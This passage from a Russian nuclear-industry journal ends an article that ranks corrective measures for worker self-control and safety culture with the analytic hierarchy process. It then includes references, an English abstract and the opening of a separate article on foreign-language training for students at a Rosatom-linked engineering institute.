Так, В.С. Мерлин, определяя сущность самосознания, отметил, что это целостное, многокомпонентное образование, детерминирующее эффективность деятельности человека. В структуре профессионального самосознания исследователь отмечает важность профессиональной направленности, а в функциях самосознания – функцию саморегуляции поведения. [18] Последователи В.С. Мерлина применяют методологию системного подхода для изучения профессионального самосознания, что дает возможность выявить его особенности на каждом из этапов его формирования, определить негативные и способствующие факторы и в дальнейшем моделировать деятельность по повышению эффективности.

В данной статье авторами будет предпринята попытка применить математический инструментальный системного анализа культуры безопасности на предприятиях атомной отрасли с целью выработки корректирующих мероприятий для устранения деструктивных факторов.

Как уже было отмечено, саморегуляция и самоконтроль – это процесс/процедура, направленная на оценку адекватности, правильности алгоритма выполнения работы, а также соответствия шагам регламента. Самоконтроль представляет собой важнейший элемент в способности человека достигать целей, в том числе профессиональных. Уровень самоконтроля определяется не только генетическими характеристиками, но и психологическими навыками человека. Пусть самосознание = sa (self-awareness), а самоконтроль = sc (self-control), тогда составим таблицу 1, где st (safety state) – состояние безопасности, sa и sc являются атрибутами каждого представителя

промышленного предприятия, «0» означает отсутствие или невыполнение, «1» – присутствие или выполнение, «?» означает необходимость детального рассмотрения данной ситуации.

Таблица 1 – Параметры безопасности [Security options]

№	sa	sc	st
1	0	0	0
2	0	1	0
3	1	0	?
4	1	1	1

Рассмотрим все варианты вышеуказанной таблицы.

Первый вариант описывается параметрами $sa = sc = 0$. В этом случае у работника полностью отсутствует понимание значимости безопасности над другими показателями; отсутствует и самоконтроль при выполнении различных технологических операций. В таком варианте со стороны работника имеется дестабилизирующий вклад в безопасное функционирование промышленного предприятия.

Второй вариант описывается следующими параметрами: $sa = 0$, $sc = 1$. Данный набор можно словесно описать так: самоконтроля без осознания всей значимости безопасности не бывает. Аналогично предыдущему набору параметров присутствует дестабилизирующий характер исполнения своих должностных обязательств со стороны работника.

Параметры sa и sc для третьего набора характеризуются следующими числовыми элементами из бинарного множества: 1 и 0 соответственно. В таком случае для данной матрицы состояние безопасности подлежит дополнительному рассмотрению с точки зрения невыполнения процесса самоконтроля при проведении работ сотрудником. Этапы рассмотрения ухудшения состояния будут рассмотрены чуть позже.

Четвертый вариант описывается параметрами $sa = sc = 1$. В этом случае состояние безопасности является комплексным и интегрирует в себе полное сознание важности и приоритетности безопасности над другими показателями и процесс самоконтроля сотрудника.

Рассмотрим теперь причины возникновения неопределенного состояния безопасности (третий набор параметров $sa = 1$ и $sc = 0$). Ухудшение процесса самоконтроля проявляется в следующем (рис. 1):

1) излишняя самонадеянность; возникает как результат хороших эксплуатационных показателей в прошлом, похвалы от независимых оценщиков;

2) самоуспокоенность; проводимые самооценки незначительных происшествий недостаточны для понимания значения этих событий, как взятых отдельно, так и рассматриваемых в целом; самоуспокоенность ведет к задержке или полной отмене отдельных программ улучшений;

3) отрицание; заметно, когда число незначительных событий продолжает нарастать, а также начинают происходить более существенные события. Всё ещё присутствует вера в то, что это – лишь отдельные случаи, причиной возникновения которых являются независимые от сотрудника явления.

4) опасность; возникает тенденция в отвержении критики, поступающей от независимых контролирующих сотрудников/органов; имеется вероятность появления мнения (мысли) о несправедливой критике.



Рисунок 1 – Стадии снижения самоконтроля [Stages of decrease in self-control]

Достаточный объём теоретических знаний и практических умений создаёт почву для возникновения излишней самонадеянности, самоуспокоенности, отрицания и опасности. Существует некая функциональная зависимость между уровнем самоконтроля и объёмом знаний, которую можно представить графически (рис. 2).




Рисунок 2 – Зависимость между уровнем самоконтроля и объёмом знаний [The relationship between the level of self-control and the amount of knowledge]

На графике пунктирной линией показан некий асимптотический уровень самоконтроля, то есть тот уровень, который будет присутствовать всегда, независимо от объёма знаний. Словесно график можно интерпретировать так: по мере становления специалиста происходит снижение самоконтроля при увеличении объёма знаний. Стажёр, пришедший на работу, в силу отсутствия специальных знаний строго соблюдает все требования, положения, инструкции, при выполнении распоряжений использует принцип STAR, критическую позицию. На этом этапе полностью отсутствуют деструктивные признаки снижения культуры безопасности.

Предположим, на следующем этапе он аккумулировал 50% знаний из возможных на рабочем месте, приобрел практически важные навыки для работы. В этом случае получим точку, дающую старт снижению культуры безопасности, т.к. уже выполнение простых распоряжений будет сопровождаться излишней самонадеянностью в своих силах. В дальнейшем при накоплении все новых знаний будет появляться самоуспокоенность, отрицание и опасность. Важным моментом может являться ситуация, при которой не вполне добросовестные коллеги по различным причинам могут делиться своим опытом неформального поведения в различных ситуациях, при котором они нарушали правила, и все «прошло благополучно».

Целью настоящего исследования является разработка корректирующих мероприятий, нацеленных на повышение степени осознанности значимости культуры безопасности. Определим корректирующие мероприятия на факторы, которые приводят к снижению самоконтроля и самосознания. Положим, что количество этих мер N_M может быть равно количеству факторов N_F или быть меньше количества факторов на единицу, формулы (1)-(2):

$$N_M = N_F, \quad (1)$$

$$N_M = N_F - 1. \quad (2)$$

Итак, для приведённых выше факторов выделим следующие корректирующие мероприятия:

- 1) повышение качества периодической ревизии профессиональных знаний;
- 2) постоянное расширение информационного поля;
- 3) индивидуальная работа со специалистами лаборатории психофизиологического обследования.

Оценку вклада в недостижение финального состояния каждой из предложенных корректирующих мер проведем с помощью метода анализа иерархий.

Первый шаг МАИ – построение иерархической структуры, объединяющей цель, критерии, альтернативы и другие факторы, влияющие на выбор решения. Для рассматриваемой задачи иерархия выглядит следующим образом (рис. 3).




Рисунок 3 – Иерархия влияния корректирующих мероприятий на уровень самоконтроля [Hierarchy of influence of corrective actions on the self-control level]

После построения иерархии определяются приоритеты (веса) всех узлов структуры. Приоритеты – это числа, которые связаны с узлами иерархии. Они представляют собой относительные веса элементов в каждой группе. Определение приоритетов элементов каждого уровня осуществляется на основе метода парных сравнений. Для этого проводится попарное сравнение элементов по важности по девятибалльной шкале и составляется соответствующая матрица размера $(n \times n)$. Элемент матрицы a_{ij} выражается целым числом в соответствии с таблицей 2, если элемент i превосходит по значимости элемент j , а a_{ji} в этом случае равен обратной величине.

Таблица 2 – Оценки сравнения элементов уровня иерархии [Comparison scores for hierarchical level members]

Результат сравнения элементов	Числовая характеристика
равная важность	1
умеренное превосходство	3
значительное превосходство	5
сильное превосходство	7
очень сильное превосходство	9

В промежуточных случаях возможно использование четных оценок: 2, 4, 6, 8.

Затем на основе полученных оценок определяется нормализованный вектор приоритетов (НВП):

- а) рассчитывается среднее геометрическое в каждой строке матрицы;
- б) рассчитывается сумма средних геометрических;
- в) вычисляются компоненты НВП.

Сумма компонентов нормализованного вектора приоритетов всегда равна единице. Каждый компонент НВП представляет собой оценку важности соответствующего критерия.

На первом этапе оценим влияние каждого из определенных ранее факторов на снижение самоконтроля. Матрица парных сравнений будет иметь следующий вид (табл. 3).

Таблица 3 – Расчет влияния факторов на снижение самоконтроля [Calculation of the factor influence on the decrease in self-control]

Снижение самоконтроля	Излишняя самонадеянность	Самоуспокоенность	Отрицание	Опасность	НВП
Излишняя самонадеянность	1	1/3	1/5	1/5	0,0638
Самоуспокоенность	3	1	1/3	1/5	0,1256
Отрицание	5	3	1	1/2	0,3109
Опасность	5	5	2	1	0,4996

На следующем шаге построим матрицы парных сравнений значимости влияния предлагаемых мер на факторы снижения самоконтроля (табл. 4-7).

Таблица 4 – Расчет влияния корректирующих мероприятий на излишнюю самонадеянность [Calculation of corrective action impact on excessive arrogance]

Излишняя самонадеянность	Повышение качества периодической ревизии знаний	Постоянное расширение информационного поля	Индивидуальная работа со специалистами ЛПФО	НВП
Повышение качества периодической ревизии знаний	1	5	7	0,7306
Постоянное расширение информационного поля	1/5	1	3	0,1884
Индивидуальная работа со специалистами ЛПФО	1/7	1/3	1	0,0810

Таблица 5 – Расчет влияния корректирующих мероприятий на самоуспокоенность [Calculating the impact of corrective actions on complacency]

Самоуспокоенность	Повышение качества периодической ревизии знаний	Постоянное расширение информационного поля	Индивидуальная работа со специалистами ЛПФО	НВП
Повышение качества периодической ревизии знаний	1	1/5	5	0,2067
Постоянное расширение информационного поля	5	1	9	0,7352
Индивидуальная работа со специалистами ЛПФО	1/5	1/9	1	0,0581

Таблица 6 – Расчет влияния корректирующих мероприятий на отрицание [Calculating the impact of corrective actions on denial]

Отрицание	Повышение качества периодической ревизии знаний	Постоянное расширение информационного поля	Индивидуальная работа со специалистами ЛПФО	НВП
Повышение качества периодической ревизии знаний	1	1/7	1/3	0,0810
Постоянное расширение информационного поля	7	1	5	0,7306
Индивидуальная работа со специалистами ЛПФО	3	1/5	1	0,1884

Таблица 7 – Расчет влияния корректирующих мероприятий на опасность [Calculation of corrective action impact on the hazard]

Опасность	Повышение качества периодической ревизии знаний	Постоянное расширение информационного поля	Индивидуальная работа со специалистами ЛПФО	НВП
Повышение качества периодической ревизии знаний	1	1/5	1/7	0,0719
Постоянное расширение информационного поля	5	1	1/3	0,2790
Индивидуальная работа со специалистами ЛПФО	7	3	1	0,6491

Итоговые значения приоритетов влияния корректирующих мероприятий на снижение самоконтроля определяются путем аддитивной свертки, где в качестве весов используются приоритеты соответствующих факторов. В итоге получили матрицу глобальных приоритетов:

$$\begin{pmatrix} 0,134 \\ 0,471 \\ 0,395 \end{pmatrix}.$$

Отсюда следует, что наибольший вклад в формирование культуры безопасности вносит мероприятие «постоянное расширение информационного поля»; на втором месте по вкладу идёт мероприятие «индивидуальная работа со специалистами лаборатории психофизиологического обследования» и на третьем месте – «повышение качества периодической ревизии профессиональных знаний».

Здесь может возникнуть вопрос, связанный с возвратом к профессиональным знаниям при расширении информационного поля. Однако это не так. Множество профессиональных знаний финитно. Информационное поле же не имеет границ; оно бесконечно. Да, информационное поле имеет пересечение с множеством профессиональных знаний, однако, оно им не ограничено. Например, можно быть специалистом в области контрольно-измерительной аппаратуры, но при этом не знать технологический процесс, параметры которого подвергаются регистрации. Поэтому можно двигаться в направлении изучения технологии процесса с рассмотрением неких диаграмм состояния, критических параметров, номинальных значений различных сред и т.д.

Таким образом, определена взаимосвязь понятий «самосознание» и «самоконтроль»; установлена зависимость между ними. Рассмотрен особый набор параметров функции состояния безопасности, при котором у сотрудника есть осознание значимости безопасности, но отсутствует самоконтроль при выполнении различного рода технологических задач. Определены индикаторы снижения самоконтроля. На основе заявленной гипотезы была графически представлена зависимость уровня самоконтроля от объёма знаний. Безусловно, данное представление нуждается в эмпирическом подтверждении; это тема для отдельного исследования. Аккумулировав эти данные, предложен перечень корректирующих мероприятий. Используя математический аппарат системного анализа, была произведена оценка вклада каждого мероприятия в сопутствующие факторы снижения самоконтроля и самосознания.

Таким образом, расширение информационного поля совместно с индивидуальной работой со специалистами лаборатории психо-физиологического обследования при повышении периодической ревизии профессиональных знаний приведёт к постоянному и непрерывному развитию и совершенствованию сотрудника без потери самоконтроля и, тем более, осознания важности безопасности.

Полученные результаты могут быть положены в основу стратегии формирования и повышения уровня культуры безопасности на предприятиях атомной энергетики как наиболее рискогенных промышленных объектах. Атомная энергетика на протяжении длительного времени сохраняет социальную приемлемость на территории России, но этот критерий очень сильно зависит не столько от технической оснащённости, сколько от доминирующих в социуме ожиданий и оценок перспектив развития атомной отрасли. В связи с этим, строительство и функционирование атомных станций в регионах страны не должны провоцировать рост негативных настроений среди населения. Говоря о социокультурном аспекте ядерной энергетики, следует отметить, что главный вопрос ее развития – это вопрос не только технологический, но и психологический, что необходимым условием развития «атомного техно» является создание необходимых мировоззренческих и социально-гуманитарных оснований, правовых норм и мудрого развития общественности [19].

СПИСОК ЛИТЕРАТУРЫ

1. Культура безопасности. Доклад Международной консультативной группы по ядерной безопасности, 75-INSAG-4. – Вена: МАГАТЕ, 1991.
2. Морачевский, А. Г. Путь от лучей Беккереля к атомной бомбе / А. Г. Морачевский // Научно-технические ведомости СПбПУ. Серия: Естественные и инженерные науки. – 2018. – Т. 24. – № 3. – С. 48-52.
3. Джозефсон, Пол Р. Реальность или утопия: первые годы мирного атома в СССР и Америке : лекция профессора колледжа Колби, США / Пол Р. Джеферсон. – URL : <https://myatom.ru/> мирный-атом-реальность-или-утопия (дата обращения: 22.05.2020).
4. Хайнлайн, Р. Взрыв всегда возможен / Р. Хайнлайн. – Санкт-Петербург: Издательский дом : Эксмо, Terra Fantastica. – 2008. – 57 с.
5. Атомная энергия 2.0 // Информационный портал. – URL: <https://www.atomic-energy.ru/news/2020/04/17/103028> (дата обращения: 24.05.2020).
6. Березин, А. Чернобыль: как АЭС спасли миллионы, и почему страх перед ними убил еще больше / А. Березин. – URL: <https://naked-science.ru/article/nakedscience/chernobyl-kak-aes-spasli-milliony-i-pochemu-strah-pered-nimi-ubil-eshe-bolshe> (дата обращения: 24.05.2020).
7. Атомная энергетика России: анализ отрасли // Информационно-аналитическое агентство «Деловые новости», 12.06.2018 – URL: <http://delonovosti.ru/business/4220-atomnaya-energetika-rossii.html> (дата обращения: 09.03.2019).
8. ООН констатирует необходимость развития атомной энергетики для сохранения климата // Информационный портал «Атомная энергия 2.0», 09.10.2018. – URL : <http://www.atomic-energy.ru/news/2018/10/09/89468/> (дата обращения: 09.03.2019).
9. Ученые: Атомная энергетика будет играть значительную роль в стремлении Великобритании уменьшить влияние изменения климата // Центр энергетической экспертизы, 31.07.2018 – URL : <http://www.energy-experts.ru/news24248.html> (дата обращения: 09.03.2019).
10. Руденко, В.А. Ситуативно-личностные факторы организационной и профессиональной приверженности культуре безопасности студентов-атомщиков ВИТИ НИЯУ МИФИ / В. А. Руденко, Н. И. Лобковская, Ю. А. Евдошкина // Глобальная ядерная безопасность. – 2018. – № 3(28). – С. 87-97.
11. Положение «Формирование, поддержание и развитие культуры безопасности на Ростовской атомной станции». П.00.64. – Внутренний документ Ростовской АЭС.
12. Отчёт №47-18/02 от 15.10.2019 «Поддержание и повышение культуры безопасности на Ростовской АЭС за период с 01.10.2018 по 30.09.2019». – Внутренний документ Ростовской АЭС.
13. Приложение 2 к Приказу АО «Концерн Росэнергоатом» №9/808-П от 02.07.2018 «Заявление о Политике АО «Концерн Росэнергоатом» в области культуры безопасности». – Документ АО «Концерн Росэнергоатом».
14. Заявление о Политике в области культуры безопасности Ростовской атомной станции №9/950-По/Ф10 от 29.08.2018. – Внутренний документ Ростовской АЭС.
15. Самосознание // Энциклопедический словарь Брокгауза и Ефрона : в 86 т. (82 т. и 4 доп.). – Санкт-Петербург, 1890-1907.
16. Басанова, Е. Е. Интегративный подход к психологии материнства // Молодой ученый. – 2014. – № 16. – С. 382-384.

17. Мерлин, В. С. Очерк интегральной индивидуальности / В. С. Мерлин. – Москва : Педагогика, 1986. 254 с.
18. Мерлин, В. С. Психология индивидуальности / В. С. Мерлин; под ред. Е. А. Климова. – Москва : ИПП, Воронеж : МОДЭК, 1996. 448 с.
19. Степченко, Т. С. Аспекты восприятия общественностью процессов развития атомной энергетики (на примере «РосАЭС») / Т. С. Степченко // Практический маркетинг. – 2014. – № 7(209). – С. 35-40.

REFERENCES

- [1] Kul'tura bezopasnosti. Doklad Mezhdunarodnoy konsul'tativnoy gruppy po yadernoy bezopasnosti, 75-INSAG-4. Vena: MAGATE [Safety Culture. Report of the International Advisory group on nuclear safety, 75-INSAG-4. Vienna: IAEA]. 1991.
- [2] Morachevsky A.G. Put' ot luchey Bekkerelya k atomnoy bombe [The Path from the Becquerel Rays to the Atomic Bomb]. Nauchno-tekhnicheskiye vedomosti SPbPU. Seriya: Yestestvennyye i inzhenernyye nauki [Scientific and technical Bulletin of SPbPU. Ser.: Natural and Engineering Sciences]. 2018. Vol. 24. № 3. P. 48-52 (in Russian).
- [3] Josephson Paul R. Real'nost' ili utopiya: pervyye gody mirnogo atoma v SSSR i Amerike: lektsiya professora kolledzha Kolbi, SSHA [Reality or Utopia: the First Years of Peaceful Atom in the USSR and America: lecture by a Professor at Colby College, USA]. URL: <https://myatom.ru/Mirny-atom-reality-or-utopia> (reference date 22.05.2020).
- [4] Heinlein R.A. Vzryv vseгда возможен [An Explosion is Always Possible]. Sankt-Peterburg: Izdatel'skiy dom: Eksmo, Terra Fantastica [St. Petersburg: Publishing house: Eksmo, Terra Fantastica]. 2008. 57 p. (in Russian).
- [5] Atomnaya energiya 2.0 // Informatsionnyy portal [Information Portal «Atomic Energy 2.0»]. URL: <https://www.atomic-energy.ru/news/2020/04/17/103028> (reference date 24.05.2020) (in Russian).
- [6] Berezin A. Chernobyl': kak AES spasli milliony, i pochemu strakh pered nimi ubil yeshche bol'she [Chernobyl': How Nuclear Power Plants Saved Millions, and Why the Fear of Them Killed Even More]. URL: <https://naked-science.ru/article/nakedscience/chernobyl-kak-aes-spasli-milliony-i-pochemu-strakh-pered-nimi-ubil-eshhe-bolshe> (reference date 24.05.2020) (in Russian).
- [7] Atomnaya energetika Rossii: analiz otrasli // Informatsionno-analiticheskoye agentstvo «Delovyye novosti» [Russian Nuclear Power Industry: Industry Analysis // Information and Analytical Agency «Business News»]. 12.06.2018. URL: <http://delonovosti.ru/business/4220-atomnaya-energetika-rossii.html> (reference date 09.03.2019) (in Russian).
- [8] OON konstatiruyet neobkhodimost' razvitiya atomnoy energetiki dlya sokhraneniya klimata // Informatsionnyy portal «Atomnaya energiya 2.0» [The UN States the Need to Develop Nuclear Energy to Preserve the Climate // Information portal «Nuclear Energy 2.0»]. 09.10.2018. URL: <http://www.atomic-energy.ru/news/2018/10/09/89468/> (reference date: 09.03.2019) (in Russian).
- [9] Uchenyye: Atomnaya energetika budet igrat' znachitel'nuyu rol' v stremlenii Velikobritanii umen'shit' vliyaniye izmeneniya klimata // Tsentri energeticheskoy ekspertizy [Scientists: Nuclear Power Will Play a Significant Role in the UK's Efforts to Reduce the Impact of Climate Change // Center for Energy Expertise]. 31.07.2018. URL: <http://www.energy-experts.ru/news24248.html> (reference date: 09.03.2019) (in Russian).
- [10] Rudenko V.A., Lobkovskaya N.I., Yevdoshkina Yu.A. Situativno-lichnostnyye faktory organizatsionnoy i professional'noy priverzhennosti kul'ture bezopasnosti studentov-atomshchikov VITI NIYAU MIFI [Situational and Personal Factors of Organizational and Professional Commitment to the Safety Culture of Nuclear Students at VETI NRNU MEPhI]. Global'naya yadernaya bezopasnost' [Global Nuclear Safety]. 2018. № 3(28). P. 87-97 (in Russian).
- [11] Polozheniye «Formirovaniye, podderzhaniye i razvitiye kul'tury bezopasnosti na Rostovskoy atomnoy stantsii». P.00.64. Vnutrenniy dokument Rostovskoy AES [Regulation «Formation, Maintenance and Development of Safety Culture at the Rostov Nuclear Power Plant». P.00.64. - Internal document of Rostov NPP] (in Russian).
- [12] Otchet №47-18/02 ot 15.10.2019 «Podderzhaniye i povysheniye kul'tury bezopasnosti na Rostovskoy AES za period s 01.10.2018 po 30.09.2019». Vnutrenniy dokument Rostovskoy AES [Report No. 47-18 / 02 of 15.10.2019 «Maintaining and Improving Safety Culture at Rostov NPP for the period from 01.10.2018 to 30.09.2019». Internal document of Rostov NPP] (in Russian).
- [13] Prilozheniye 2 k Prikazu AO «Kontsern Rosenergoatom» №9/808-P ot 02.07.2018 «Zayavleniye o Politike AO «Kontsern Rosenergoatom» v oblasti kul'tury bezopasnosti». Dokument AO «Kontsern Rosenergoatom» [Appendix 2 to the Order of Rosenergoatom Concern JSC No. 9/808-P dated 02.07.2018 «Statement on the Safety Culture Policy of Rosenergoatom Concern JSC». Document of Rosenergoatom Concern JSC] (in Russian).

- [14] Zayavleniye o Politike v oblasti kul'tury bezopasnosti Rostovskoy atomnoy stantsii №9/950-Po/F10 ot 29.08.2018. Vnutrenniy dokument Rostovskoy AES [Statement on the Policy in the field of Safety Culture of the Rostov Nuclear Power Plant No. 9/950-Po / F10 dated 29.08.2018. Internal document of Rostov NPP] (in Russian).
- [15] Samosoznaniye // Entsiklopedicheskiy slovar' Brokgauza i Yefrona: v 86 t. (82 t. i 4 dop.) [Self-Awareness. Encyclopedic Dictionary of Brockhaus and Efron: in 86 t. (82 t. and 4 additional)]. Sankt-Peterburg [St. Petersburg]. 1890-1907 (in Russian).
- [16] Basanova E.E. Integrativnyy podkhod k psikhologii materinstva [Integrative Approach to the Psychology of Motherhood]. Molodoy uchenyy [Young Scientist]. 2014. No. 16. P. 382-384 (in Russian).
- [17] Merlin B.C. Ocherk integral'noy individual'nosti [Essay of Integral Individuality]. Moskva: Pedagogika [Moscow: Pedagogy]. 1986. 254 p. (in Russian).
- [18] Merlin B.C.; ed. by E.A. Klimov Psikhologiya individual'nosti [Psychology of Individuality]. Moskva: IPP, Voronezh: MODEK [Moscow: IPP, Voronezh: MODEK]. 1996. 448 p. (in Russian).
- [19] Stepchenko T.S. Aspekty vospriyatiya obshchestvennost'yu protsessov razvitiya atomnoy energetiki (na primere «RoAES») [Aspects of Public Perception of Processes of Nuclear Power Development (on the example of «Rostov NPP»)]. Prakticheskiy marketing [Practical Marketing]. 2014. № 7(209). P. 35-40 (in Russian).

A Systematic Approach to Evaluating Corrective Actions to Create Safety Culture in Nuclear Industry

V.A. Rudenko^{*1}, V.D. Ozhereliev^{2}, Yu. A. Evdoshkina^{*3}, O.F. Tsuverkalova^{*4},
A.N. Setrakov^{***5}**

**Volgodonsk Engineering Technical Institute the branch of National Research Nuclear University "MEPhI", Lenin St., 73/94, Volgodonsk, Rostov region, Russia 347360*

***Rostov nuclear power plant, Volgodonsk, Rostov region, Russia 347360*

****Volgodonsk Branch of The Federal State State Educational Institution of Higher Education "Rostov Law Institute of Internal Affairs Ministry of Russian Federation", Stepnaya St., 40, Volgodonsk, Rostov region, Russia 347360*

¹ORCID iD: 0000-0002-6698-5469

WoS Researcher ID: B-7730-2016

e-mail: VARudenko@mephi.ru

²ORCID iD: 0000-0002-8188-6696

e-mail: victorozhereliev@yandex.ru

³ORCID iD: 0000-0002-6704-0643

WoS Researcher ID: G-8379-2017

e-mail: YAEvdoshkina@mephi.ru

⁴ORCID iD: 0000-0001-6304-4498

WoS Researcher ID: J-8183-2016

e-mail: OFTsuverkalova@mephi.ru

⁵ORCID iD: 0000-0001-5599-440X

WoS Researcher ID: AAP-73782020

e-mail: aleksandr-maior@inbox.ru

Abstract – This article examines the role of safety culture and the direction of its formation to ensure the efficiency of the nuclear industry enterprises. There are two main categories to be analyzed – consciousness and self-control, it analyses their interrelation, mutual influence. We use a non-standard approach for this problem – the method of analyzing hierarchies. As a result of the calculations, a matrix of global priorities is constructed, which allows us to rank by significance activities aimed at overcoming destructive factors. The most significant event is considered to be the constant expansion of the information field. The results obtained should form the basis of a strategy for creating and improving the level of safety culture at nuclear power plants as the riskiest industrial facilities.

Keywords: safety culture, self-awareness, self-control, nuclear power, hierarchy analysis method.

**КУЛЬТУРА БЕЗОПАСНОСТИ И
СОЦИАЛЬНО-ПРАВОВЫЕ АСПЕКТЫ РАЗВИТИЯ
ТЕРРИТОРИЙ РАЗМЕЩЕНИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ**

УДК 378.147:811.111

**ФОРМИРОВАНИЕ ЯЗЫКОВОЙ КОМПЕТЕНЦИИ СТУДЕНТОВ
ВИТИ НИЯУ МИФИ В СВЕТЕ ЭКСПОРТООРИЕНТИРОВАННОЙ
ПОЛИТИКИ ГК «РОСАТОМ»**

**© 2020 И.В. Зарочинцева, Л.В. Захарова, Ю.А. Лупиногина, Н.В. Бунамес,
Е.В. Колесникова**

Волгодонский инженерно-технический институт – филиал Национального исследовательского ядерного университета МИФИ, Волгодонск, Ростовская обл., Россия

Статья посвящена формированию языковой компетенции в рамках коммуникативно-ориентированного подхода в свете требований Госкорпорации «Росатом». В статье рассматривается компетентностный подход, ориентирующий на организацию учебно-познавательной деятельности. Представлен опыт использования современных коммуникативных технологий, интернет-ресурсов, онлайн сервисов, предложены пути совершенствования процесса обучения. Рассмотрены компетенции, приобретаемые в результате изучения иностранного языка.

Ключевые слова: коммуникативные компетенции, компетентностный подход, коммуникативно-ориентированный подход.

Поступила в редакцию 31.08.2020

После доработки 08.09. 2020

Принята к публикации 11.09.2020

The modern world is changing rapidly, countries no longer seem distant, thanks to digital technologies, borders have been erased, and everyone has the opportunity to communicate with citizens of other countries without leaving their states, cities and even apartments. And to achieve these goals, you need a language that is understandable. The strategy of the Foreign Languages Department of VETI NRNU MEPhI is aimed at the formation of the students' language competence at the technical university, which is located in a unique place - Volgodonsk, which is the only city in the country where enterprises of four divisions of Rosatom State Corporation operate: from the equipment production for nuclear power plants, its installation and commissioning, to direct operation and maintenance.

Today, the mission of the nuclear industry is to establish leadership positions in the global technology market by 2030 and to ensure state interests: maintaining the country's nuclear potential, solving legacy problems, energy security [1]. Fulfillment of the mission requires setting and achieving strategic goals of increasing the share in international markets, which implies the participation of specialists from our university in all types of cooperation and work abroad, which accordingly requires high-quality language training. The ambitious goals set by Rosatom State Corporation require appropriate staff support. In this regard, one of the tasks of NRNU MEPhI and its regional branches is to increase the efficiency of training highly qualified personnel for nuclear industry enterprises in profession-oriented specialties in order to strengthen the positions of the university and Rosatom State Corporation on the global nuclear technology market in the countries of presence.

Thus, ROSATOM has created a consortium of basic universities and is actively developing cooperation with Russian research centers and higher schools to implement joint

innovative projects that are of great practical importance for the domestic nuclear industry. These tasks are reflected in the Project «Development of the National Research Nuclear University for 2018-2022» to ensure the development of the English-speaking environment of the NRNU MEPhI University.

For the effective implementation of the export of Russian education and training of personnel for international projects in partner countries of ROSATOM, it is planned to train national personnel for the operation of nuclear power plants under construction and other high-tech facilities abroad, to provide high-level language training for Russian students as future specialists in the field of promotion high-tech projects of the nuclear industry abroad. One of the most important goals of the project is to ensure the development of the English-speaking communicative environment of the university by increasing the level of English proficiency among the students and university staff. [2]

VETI NRNU MEPhI, carrying out educational activities, acts as the innovative core of the industrial and educational cluster, consolidating the enterprises of the four divisions of Rosatom State Corporation in Volgodonsk and providing advanced training of specialists to implement the export-oriented strategy of State Corporation Rosatom. Support for foreign projects is implemented through the development of the Resource Center of the State Corporation «Rosatom» - NRNU MEPhI, focused on training foreign students for nuclear power plants abroad, the authors described in more detail in the article «Social Adaptability Features of Technical University Students in Polycultural Environments (on the Example of Working with Foreign Students within the Work Practice in the Resource Center on the Basis of Rosatom Enterprises)» [3].

Today, VETI NRNU MEPhI orients its strategic development as an international educational and production center (IOPC) for the provision of personnel and promotion of domestic nuclear technologies to the world market in order to maintain positions in the nuclear power industry leadership.

In accordance with the export-oriented strategy of the State Corporation Rosatom, the socio-cultural context of the study of foreign languages has changed significantly. Their educational and self-educational functions in higher educational institutions, their professional importance in the labor market as a whole, have significantly increased, that resulted in increased motivation in learning the languages of international communication. Accordingly, the demand for the use of foreign languages has increased. New tasks imply changes in the requirements for the level of language proficiency, the definition of new approaches to the selection of content and organization of material. The content of modern education in higher educational institutions is determined by communicative goals and objectives at all stages of education, where training is aimed at developing a communicative culture and socio-cultural education, which allows them to be equal partners of intercultural communication in a foreign language in everyday, cultural and educational and professional spheres [4]

The response to new trends in the industry is «the joint development of requirements for graduates and the participation of experts of the State Corporation in the educational process and quality control of graduates» as noted by E. Vesna, Vice-Rector for Academic and Methodological Work, NRNU MEPhI, which determines the main directions of development of NRNU MEPhI and its branches in the training of specialists for the nuclear industry [5].

What to teach and how to teach students in the modern world is the main issue on which scientists of all directions, teachers, politicians are trying to give recommendations. Among the 10 most demanded competencies of the future, there are [6]:

- the ability to solve complex problems, the need for the owners of such competence will increase by 52%;
- critical thinking; this competence is also among the key ones in forecasts for 10-15 years, since almost any information can be found in the public domain, but «to

understand what is really valuable and trustworthy in this stream, selection skills are needed»;

- creativity, as the ability to find a non-standard approach, it is this skill that will become necessary due to the complication of processes in general, and people who are able to «give out» what the search engine does not know will be appreciated.

All of the above makes universities look for more productive methods and forms of education for the modern student. Digital technologies in universities have become the basis for the redistribution of study time in favor of «real practical and project activities of full-time students, deeply focused on the educational process» [7].

There is a need to search for new approaches and methods that would allow to make effective education in the field of foreign languages within the framework of their studies at the university and active preparation for professional activity at the enterprises of the State Corporation «Rosatom».

